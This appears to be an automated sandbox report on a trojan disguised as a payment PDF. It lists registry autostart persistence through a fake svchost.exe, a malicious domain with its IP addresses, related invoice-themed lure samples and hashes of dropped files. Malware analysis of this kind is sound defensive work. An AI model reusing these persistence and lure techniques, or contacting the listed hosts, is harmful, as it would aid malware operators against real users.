127.0.0.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356522
Start date:	23.02.2021
Start time:	09:27:42
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 16m 4s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Payment_pdf.cmd (renamed file extension from cmd to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Critical Process Termination
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@39/19@5/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.1% (good quality ratio 0.1%) • Quality average: 63.8% • Quality standard deviation: 36.8%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, WmiPrvSE.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 184.30.25.218, 51.11.168.160, 52.255.188.83, 13.88.21.125, 92.122.145.220, 104.43.193.48, 104.43.139.144, 168.61.161.212, 205.185.216.42, 205.185.216.10, 51.103.5.186, 52.155.217.156, 92.122.213.194, 92.122.213.247, 20.54.26.129, 23.210.248.85 • Excluded domains from analysis (whitelisted): storeedgefd.dsx.mp.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, storeedgefd.xbetservices.akadns.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, wns.notify.trafficmanager.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, storeedgefd.dsx.mp.microsoft.com, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, dual-a-0001.a-msedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, cds.d2s7q6s2.hwcdn.net, storeedgefd.dsx.mp.microsoft.com.edgekey.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, e16646.dscg.akamaiedge.net, skypedataprdcolwus15.cloudapp.net, vip2-par02p.wns.notify.trafficmanager.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:29:01	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce ueAhUXkoLOMYVCrpZF explorer.exe "C:\Windows\Resources\Themes\aero\Shell\xwPVuQKYPFmJR\svchost.exe"
09:29:10	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce ueAhUXkoLOMYVCrpZF explorer.exe "C:\Windows\Resources\Themes\aero\Shell\xwPVuQKYPFmJR\svchost.exe"

Time	Type	Description
09:29:40	API Interceptor	12x Sleep call for process: svchost.exe modified
09:29:43	API Interceptor	16x Sleep call for process: powershell.exe modified
09:29:45	API Interceptor	347x Sleep call for process: Payment_pdf.exe modified
09:29:46	API Interceptor	1x Sleep call for process: WerFault.exe modified
09:29:59	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run CZVkY C:\Users\user\AppData\Roaming\CZVkY\CZVkY.exe
09:30:07	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run CZVkY C:\Users\user\AppData\Roaming\CZVkY\CZVkY.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.67.172.17	RG6ws8jWUJ.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/45B656EF859B906DB2A5636A30447A39.html
	VIws8bzjD5.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/C56E2AF17B6C065E85DB9FFDA54E4A78.html
	PURCHASE ITEMS.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/67217E30C926335AF77F6F876C4096EF.html
	CN-Invoice-XXXXX9808-19011143287992.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/B7EE0CB8A1B54170208E8AC026859710.html
	quotation_PR # 00459182..exe	Get hash	malicious	Browse	• corolobox orozor.com /base/4FD4067B934700360B786D96F374CFDE.html
	PAYMENTADVICENOTE103_SWIFTCOPY0909208.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/79E1649C3374034D720AAEAD0A4C189E.html
	XP 6.xlsx	Get hash	malicious	Browse	• corolobox orozor.com /base/753007B764720AC1F46C7741AC807FF3.html
	PAYRECEIPT.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/FB9E1E734185F7528241A9972CE86875.html
	PO#87498746510.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/DDE952AA72FAB0CCAD37093397BB54C4.html

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	TT.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/67C230E277706E38533C2138734032C2.html
	Payment_pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/07E3F6F835A7792863F708E23906CE42.html
	TT.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/40B9FF72D3F4D8DF64BA5DD4E106BE04.html
	Invoices.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/E8B364AD7156AB4D7DED9F03FD919CE3.html
	Authorization Letter for Hiretech.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/94373684A3FEEB5727B680244074B411.html
	Doc_39754658465846574658464864354 54.pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/92C7F4831C860C5A2BD3269A6771BC0C.html
	CN-Invoice-XXXXX9808-19011143287989.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/6A5D4D8EB90B8B0F2BFECECFD3E55241.html
	RFQ CSDOK202040890.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/962B8237ABAE559A807528AAAFB9133F.html
	Download_quotation_PR #371073.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/ABC115F63E3898678C2BE51E3DFF397C.html
	INVOICE_47383.EXE	Get hash	malicious	Browse	• corolobox orozor.com /base/0CA40C49A5BD0132BA49F5F7E9A63CBD.html
	PurchaseOrdersCSTtyres004786587.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/532020C7A3B820370CFAAC4888397C0C.html

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
coroloboxorozor.com	RG6ws8jWUJ.exe	Get hash	malicious	Browse	• 172.67.172.17
	VIws8bzjD5.exe	Get hash	malicious	Browse	• 104.21.71.230
	PURCHASE ITEMS.exe	Get hash	malicious	Browse	• 172.67.172.17
	CN-Invoice-XXXXX9808-19011143287992.exe	Get hash	malicious	Browse	• 172.67.172.17
	quotation_PR # 00459182..exe	Get hash	malicious	Browse	• 104.21.71.230
	PURCHASE ORDER CONFIRMATION.exe	Get hash	malicious	Browse	• 104.21.71.230
	PAYMENTADVICENOTE103_SWIFTCOPY0909208.exe	Get hash	malicious	Browse	• 172.67.172.17
	XP 6.xlsx	Get hash	malicious	Browse	• 172.67.172.17
	PAYRECEIPT.exe	Get hash	malicious	Browse	• 104.21.71.230

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	New Order.exe	Get hash	malicious	Browse	• 104.21.71.230
	PO#87498746510.exe	Get hash	malicious	Browse	• 172.67.172.17
	TT.exe	Get hash	malicious	Browse	• 172.67.172.17
	Payment_pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	TT.exe	Get hash	malicious	Browse	• 104.21.71.230
	purchase order 1.exe	Get hash	malicious	Browse	• 104.21.71.230
	telex transfer.exe	Get hash	malicious	Browse	• 104.21.71.230
	Invoices.exe	Get hash	malicious	Browse	• 172.67.172.17
	ORDER PURCHASE ITEMS.exe	Get hash	malicious	Browse	• 104.21.71.230
	Authorization Letter for Hiretech.exe	Get hash	malicious	Browse	• 172.67.172.17
	Doc_39754658465846574658464864354 54,pdf.exe	Get hash	malicious	Browse	• 104.21.71.230

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	8WjU4jrBIr.exe	Get hash	malicious	Browse	• 104.23.98.190
	RG6ws8jWUJ.exe	Get hash	malicious	Browse	• 172.67.172.17
	8TD8GfTtaW.exe	Get hash	malicious	Browse	• 104.23.99.190
	lpdKSOB78u.exe	Get hash	malicious	Browse	• 104.21.76.239
	VIws8bzjD5.exe	Get hash	malicious	Browse	• 172.67.172.17
	PURCHASE ITEMS.exe	Get hash	malicious	Browse	• 172.67.172.17
	Shipping Document PL&BL Draft.exe	Get hash	malicious	Browse	• 172.67.188.154
	CN-Invoice-XXXXX9808-19011143287992.exe	Get hash	malicious	Browse	• 172.67.172.17
	Halkbank_Ekstre_20210223_082357_541079.exe	Get hash	malicious	Browse	• 172.67.188.154
	quotation_PR # 00459182..exe	Get hash	malicious	Browse	• 172.67.172.17
	FOB offer_1164087223_l0133P2100363812.PDF.exe	Get hash	malicious	Browse	• 104.21.19.200
	PURCHASE ORDER CONFIRMATION.exe	Get hash	malicious	Browse	• 172.67.188.154
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• 172.67.160.246
	Yao Han Industries 61007-51333893QR001U,pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	PAYMENTADVICENOTE103_SWIFTCOPY0909208.exe	Get hash	malicious	Browse	• 172.67.172.17
	ORDER LIST.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	(appproved)WJO-TT180,pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	purchase order.exe	Get hash	malicious	Browse	• 172.67.188.154
	9073782912,pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	SOS URGENT RFQ #2345.exe	Get hash	malicious	Browse	• 104.21.19.200

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	0.5975551149152573
Encrypted:	false
SSDEEP:	6:0FOk1GaD0JOCEfMuaaD0JOCEfMKQmDPjAl/gz2cE0fMbhEZolrRSQ2hyYIIT:07GaD0JcaaD0JwQQPjAg/0bjSQJ
MD5:	8FF2339B4A6AC6C17A791A147650C166
SHA1:	92AACF7AFE85193848FE978674780F97BAA77653
SHA-256:	0986543B786802AEF5031340350FF4BDCF2EAAA114E3575C3D83EFBABF558D4C
SHA-512:	6E5CB1AEDC300395456742FD89711F134A92A1D0B6052FA58BDC8759B657CA6E49A09232A78C68AF99EE630AD1A7526DFF424D7A8FADFB1AC4752995EB39C612
Malicious:	false

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Preview:	.....:{..(.....y..... ..1C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....y.....&.....e.f.3...w.....3...w.....h..C.:.\.P.r.o.g.r.a.m .D.a.t.a.\.M.i.c.r.o.s.o.f.t.\.N.e.t.w.o.r.k.\.D.o.w.n.l.o.a.d.e.r.\.q.m.g.r...d.b...G..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage user DataBase, version 0x620, checksum 0x919032ee, page size 16384, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.09647803376936084
Encrypted:	false
SSDEEP:	6:Mzczwl/+ucRIE11Y8TRXvhvn72KCzczwl/+ucRIE11Y8TRXvhvn72K:cc0+fO4blvh/72Kmc0+fO4blvh/72K
MD5:	EB7EAC5B046CBC7FFB7C6AACFA24B09F
SHA1:	04E10F3D971D6923222BEB2228896C409DFD72A8
SHA-256:	66FA661FD763ABBC6C2CA8CF76BC41DF961EA6834BDA619ABBEF0BA0AEA0D5F4
SHA-512:	8CADC8451BEAB07B99CF5B40988471F8A1190375473878D30ECFEAF6DD379512C9DC92AC9E125D4242B6559E0227D2272157287E599FE151C7E64CE268D5D62
Malicious:	false
Preview:	..2.... .....e.f.3...w.....&.....w.....y..h.(.....3...w.....B.....@..... ....3...w..... .....H.....y.{.....y..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.11143469728360786
Encrypted:	false
SSDEEP:	3:9W9Evnwy9+pXl/bJdAti/vn7L9lXall:9WYHcht4Uvn7i
MD5:	6875BE31B23D894EFB7D0ABB8E481F2A
SHA1:	6D08FC2553C1231FAEE49A38913CF3CFCFABCB14
SHA-256:	0C6EA65B3BAC70AD7C56B5D66DAA53B63C01126556CB11E7B6F70BADFEBABDE5
SHA-512:	333589E3825BB1B65413956AE741333B3B81DE8B77311B1BA6A7A17B5679B156EE02515E946EC8CCB5C8BDBA85BDA8F396104FD92918BB98D98C37816C80F942
Malicious:	false
Preview:	3.....3...w.....y.....w.....w.....w....:O....w.....y..... ....

C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_Payment_pdf.exe_139ed38f07af8218e2747a96a80316b1691ab93_152ff5f2_1848fc06\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	15822
Entropy (8bit):	3.7585143978846776
Encrypted:	false
SSDEEP:	96:3wQank9/+/njMlHHxpLUpXI/+BHUHZ0ownOgtYsH5Ef5BAKcp2OyPnr3sbwevh2h:3PanG/Dm/aKsUAeZiQm/u7sKS274ItMp
MD5:	F6E7195D789F54680CC3F5BD6DB6DF5B
SHA1:	C918D42078CFAD77E1663AE00F69B806AFEBB50C
SHA-256:	93572537FA26CD65124ED1F3E886B6FD92296FE6985455EB242CB0D44C3955F2
SHA-512:	0CCE5E92F0E4C65FEEEFCF0037904295D0222608EAA25BC34CBCBB5BB2E48CC149C0B28AAF28716380F34BE55E949F189DF7B4A61BC2B7E813920EAB4F2A4281
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.2.5.8.5.7.4.9.5.3.0.1.2.2.7.4.9.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.5.8.5.7.4.9.8.3.4.1.8.3.8.6.8.....R.e.p.o.r.t.S.t.a.t.u.s.=.2.6.8.5.6.6.5.2.8.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.7.1.c.f.5.5.e.-.2.9.6.8.-.4.e.f.f.-.8.f.a.4.-.5.5.5.2.7.0.6.f.d.d.3.c.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.d.a.5.8.0.f.f.6.-.0.c.6.5.-.4.0.d.8.-.8.9.8.4.-.d.9.8.c.9.6.5.e.b.d.4.9.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.P.a.y.m.e.n.t._.p.d.f...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.b.3.8.-.0.0.0.1.-.0.0.1.7.-.5.7.7.1.-.4.0.4.e.0.9.0.a.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.8.8.a.9.4.4.e.7.f.5.9.5.e.d.7.e.3.b.8.e.5.b.7.9.5.8.f.e.3.5.c.5.0.0.0.0.0.9.0.4.!.0.0.0.0.e.2.c.f.0.a.1.4.a.8.7.a.8.b.8.7.c.1.5.6.3.4.f.0.6.2.c.9.b.5.4.f.6.8.7.c.5.d.8.3.!.P.a.y.m.e.n.t._.p.d.f...e.x.e.....T.a.r.g.e.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER7794.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe

C:\ProgramData\Microsoft\Windows\WER\Temp\WER7794.tmp.dmp	
File Type:	Mini DuMP crash report, 15 streams, CheckSum 0x00000004, Tue Feb 23 17:29:20 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	207516
Entropy (8bit):	4.394976674422895
Encrypted:	false
SSDEEP:	3072:fUCgUej1lo+J0Ujd+p/+ReLUEjUEhx9gIOgF5H/h0mACh:fTjej70VpVLH39RpDH5N
MD5:	F7B5DD4EBB8C4772283E477531AE05AA
SHA1:	4A8C92F3C60E84D0DFF08F4AB3E5B269B4FE87ED
SHA-256:	2161B949DA64D0B379535E048F510E24E4871A7E212AE766E14A1257EA8951ED
SHA-512:	661D27CF0FA0FBD1FAA1F902A182841C19A3049CE67FAB5202AE8542E6BE62B387231BAC64436567B7974533BF193F57562562805 57EBFDE88222390F96F6090
Malicious:	false
Preview:	MDMP..... .....p;5`.....U.....B.....*.....GenuineIntelW.....T.....8...?;5`.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... .....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8018
Entropy (8bit):	3.700169899286808
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi3o6A6YJYSUwxECgmfZ4S9DCpr889bFtsf0YXm:RrlsNiY6A6YmSUwxECgmfSSAFmf0F
MD5:	48F6AD50BD6597C004C20D8276805213
SHA1:	676230B102CC377DC8706DCFAB8D28F0E6EAB4D0
SHA-256:	2FD6E3CD338007BFB4CAA80F20E412705384AB2C23A398706D7B27DBA2EFDF68
SHA-512:	26391F3B718AFA6C69E597EBD80A822A9440E3FEF202E6FB321C4057F91086B878C07C60FF2C529C355B32D0AEC7A11C4567DAD66F2B1C9266F3F1CC0817D8A
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.9.6.8.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA28E.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4694
Entropy (8bit):	4.466549536568872
Encrypted:	false
SSDEEP:	48:cvIwSD8zsdJgtWI9IOWSC8Be8fm8M4Jw4WFFZw+q8vAWOHdUPUl2RrGd:ulTf3nvSN5JwWKi2PIgrGd
MD5:	188FE76C15565BE5C92F3F57BAA66E0F
SHA1:	BB521AA888B0A0BC1BFA58EA49965E708774DD0E
SHA-256:	F26FAE2D64E65B5751338463035457FA8C3F32FEDA9B5F181293F75CA08F4CA2
SHA-512:	79B0B439951D890FDF32EC65BE87DD51456539AC7D1B872489D345DA70F2AAE1D2D56C412DF21046FCF2010CBEC5EEE65AF634592A09922650F13B6108728724
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="874240" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA2BA.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	57500
Entropy (8bit):	3.070256499083689
Encrypted:	false
SSDEEP:	768:ubHOlMXEKDcHhMLCOnA0gU6kKuQkU3ouB3U12OZeJgE3z:ubHOlSAHhMLCOnA0gU6lQkGouRUpgTz
MD5:	49E96D7115C4E7BFC606BEFD449DC993

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA2BA.tmp.csv	
SHA1:	95E8D11D4F716B5F63923504AA4CC9FFB98308AF
SHA-256:	BD7301103AA28A00B323A4C8BE833D79F164B7BADC66C97145AB7AB5C497C59E
SHA-512:	B020EFCE07BC7EBEEB7FC5F46F9BC4E220CA7DA23D227A41D71305313E490F50844CDF921783FED3E519FE332418B8FBA2279A8FF0E8A7F4C25F3C9E3F0BE4E
Malicious:	false
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.F.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.F.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD1C.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.6962087899186655
Encrypted:	false
SSDEEP:	96:9GiZYWYCuclSYYYdW0HgUYEZC/Jtfi5lcOM8wicslfaRTiFhN4IE/3:9jZDYnvZ/yFFaRTiFhlE/3
MD5:	6F9B231D05FDB698AB1C98A6476BEAE2
SHA1:	5D575437EF8EC1CAD5CC8F374386EB68454D7D07
SHA-256:	15F4BE9F8AB9B118CABE32C7F951498A4B82D653AB49BB12202B701C29692CF8
SHA-512:	B5565EB0FB5F022A636C9E91231DA278299E5B1A8E8701591B05F8B1E8565780DEE9AEFD3848F2FB1D134A7B24D5183CFF4B408B1CC762C41B33B0C20345B021
Malicious:	false
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u.m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1. ....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	14734
Entropy (8bit):	4.993014478972177
Encrypted:	false
SSDEEP:	384:cBVoGIpN6KQkj2Wkjh4iUxtaKdROdBLNXp5nYoGib4J:cBV3IpNBQkj2Lh4iUxtaKdROdBLNZBYH
MD5:	8D5E194411E038C060288366D6766D3D
SHA1:	DC1A8229ED0B909042065EA69253E86E86D71C88
SHA-256:	44EEE632DEDFB83A545D8C382887DF3EE7EF551F73DD55FEDCDD8C93D390E31F
SHA-512:	21378D13D42FBFA573DE91C1D4282B03E0AA1317B0C37598110DC53900C6321DB2B9DF27B2816D6EE3B3187E54BF066A96DB9EC1FF47FF86FEA36282AB90636
Malicious:	false
Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files 